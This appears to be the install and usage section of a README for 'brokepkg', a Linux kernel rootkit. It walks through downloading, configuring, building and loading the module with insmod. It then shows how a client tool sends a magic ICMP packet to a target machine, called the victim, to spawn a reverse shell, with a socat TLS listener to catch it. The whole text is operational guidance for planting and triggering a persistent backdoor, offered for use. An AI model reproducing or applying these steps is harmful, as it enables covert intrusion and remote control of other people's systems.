Install
hardest has ever been, the priv esc, now is easy
You first need download the code, you can do this with git, curl, wget and others
Here are some examples:
# Traditional method, install with git
R3tr0@broke:~$ git clone https://github.com/R3tr074/brokepkg

# Now install with wget as tarball
R3tr0@broke:~$ wget https://github.com/R3tr074/brokepkg/tarball/master -qO brokepkg.tar.gz
R3tr0@broke:~$ tar xf brokepkg.tar.gz

# And install with curl as zip
R3tr0@broke:~$ curl https://github.com/R3tr074/brokepkg/archive/master.zip -Lso brokepkg.zip
R3tr0@broke:~$ unzip brokepkg.zipBrokepkg uses a script to install dependencies (you can see it here), making your life much simpler.
The script only requires bash to be installed, it's usually installed by default, but it's good to mention
# Work to debian, fedora, centOS, arch, alpine and others
root@broke:~# make deps

# just call script (same "make deps")
root@broke:~# bash ./scripts/dependencies.shSimilar to dependencies, Brokepkg has a script for creating its configurations (you can see it here), again making your life simpler.
Answer the questions and ready :D
root@broke:~# make config
▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬
,d8  b.d88b,
8888  888888
'Y888  888Y'
  'Y88  Y'   // Written by R3tr0
    'Y'
▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬

Magic value(ex: br0k3): br0k3
Magic number(ex: 1111): 1111
Magic prefix(ex: br0k3): br0k3
Active debug?(y/n): y
▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬
config.h content:
#define DEBUG
#define PREFIX "br0k3"
#define MAGIC_VALUE "br0k3"
#define MAGIC_NUMBER 1111
▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬ ▬▬▬▬▬
[+] Configurate with successAfter setting up your configuration, just run make and it should build everything you need!
After configure and build brokepkg, to load, you can run some this:
root@broke:~# make install # just call "./scripts/install.sh"
root@broke:~# insmod brokepkg.koThe brokecli send a icmp packet with the password, defined in backdoor header, magic number, also defined in the defined in backdoor header, host and port to receive reverse shell.
You can build de cli tool typing make client in root dir, the builded binary can be founded in ./userland/brokecli
root@broke:~# ./userland/brokecli
use:
./userland/brokecli -s [target] -l [rev shell host] -p [rev shell port] -m [magic number] -k [pass/magic value] [-q to just send packet, optional]
example:
./userland/brokecli -s 127.0.0.1 -l 127.0.0.1 -p 1515 -m 9995 -k br0k3
The target is victim machine IP/host, reverse shell host/port are obviously where the shell gonna spawned, the pass are value defined in MAGIC_NUMBER.

To use with ngrok is necessary 2 terminals, 1 to lister and other to send the packet, as in the example:

The lister use the socat, this mode:
socat file:`tty`,raw,echo=0 openssl-listen:<port to listen>,cert=<path to .pem file>,verify=0,forkThe client necessarily needs to have .pem, if you need create one run this:
openssl req -newkey rsa:2048 -nodes -keyout /tmp/brokepkg.key -x509 -days 1000 -subj '/CN=www.mydom.com/O=My Company Name LTD./C=US' -out /tmp/brokepkg.crt
cat /tmp/brokepkg.{key,crt} > /tmp/brokepkg.pem
Not forget use
-qflag in your terminal to not crash if you use with the ngrok.
